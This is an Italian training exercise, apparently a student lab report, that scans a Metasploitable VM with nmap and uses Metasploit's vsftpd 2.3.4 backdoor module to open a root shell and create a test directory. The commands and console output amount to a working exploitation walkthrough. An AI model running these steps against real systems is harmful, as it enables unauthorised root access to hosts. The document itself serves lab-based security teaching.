
MODULO 4 D4 - ESERCIZIO DI PRATICA

TRACCIA

In questa sessione pratica andremo ad utilizzare Meterpreter, sfruttando un exploit presente su Metasploitable per creare una shell da cui operare da remoto sulla macchina target.

SVOLGIMENTO

- Innanzitutto impostiamo un indirizzo IP sulla macchina target (in questo caso 192.168.1.149) e verifichiamo che Metasploitable e Kali Linux siano comunicanti.



- Effettuiamo una scansione della macchina per verificare quali sono le porte e servizi aperti da poter sfruttare. In questo caso mireremo ad usare un exploit attraverso il servizio ftp sulla porta 21. Controlliamo anche la versione dei servizi, in modo da poterli ritrovare su Meterpreter nei prossimi passaggi.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 13:36 EDT
Nmap scan report for 192.168.1.149
Host is up (0.00013s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:l
inux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds

┌──(kali㉿kali)-[~]
└─$
```

- Avviamo Meterpreter mediante il comando msfconsole.

In seguito ricerchiamo il servizio vsftpd 2.3.4. Meterpreter ci indicherà le vulnerabilità presenti sulla porta e l'exploit applicabile, in questo caso una backdoor.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Com
mand Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_bac
kdoor

msf6 >
```

- Usiamo il comando “show options” per vedere i requisiti richiesti: vediamo come su RHOSTS sia richiesta un’impostazione, in questo caso l’indirizzo IP della macchina.
- Impostiamo l’indirizzo inserendo quello a noi noto, e poi controlliamo nuovamente se i dati sono stati salvati correttamente.

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- Fatto ciò verifichiamo i payload utilizzabili per effettuare l’exploit: Meterpreter ce ne presenta uno disponibile.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                                 normal  No     Unix Command, Interact with Established C
onnection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                      tasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)
```

- Usiamo il comando di exploit e lasciamo lavorare Meterpreter. Al termine delle sue operazioni possiamo testare l'avvenuto accesso shell, usando il comando ifconfig.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.217:45427 → 192.168.1.149:6200) at 2024-05-31 13:42:01 -040
0

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:66:d3:05
          inet addr:192.168.1.149  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: 2001:b07:a3b:666a:a00:27ff:fe66:d305/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe66:d305/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1811 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1309 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:169532 (165.5 KB)  TX bytes:125666 (122.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40109 (39.1 KB)  TX bytes:40109 (39.1 KB)
```

- Sfruttiamo questa backdoor creando una cartella all'interno della directory root, nominandola "test_metasploit". Andando poi sulla macchina di Metasploitable, possiamo osservare come essa sia effettivamente presente all'interno della macchina target.

File Macchina Visualizza Inserimento Dispositivi Aiuto

```
metasploitable login: msfadmin
Password:
Last login: Fri May 31 13:29:04 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 8.8.8.8
connect: Network is unreachable
msfadmin@metasploitable:~$  /
-bash: /: is a directory
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys              usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home  lib         mnt         proc       srv   tmp              vmlinuz
msfadmin@metasploitable:/$ _
```

CTRL (DESTRA)

```
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
cd /
mkdir test_metasploit
```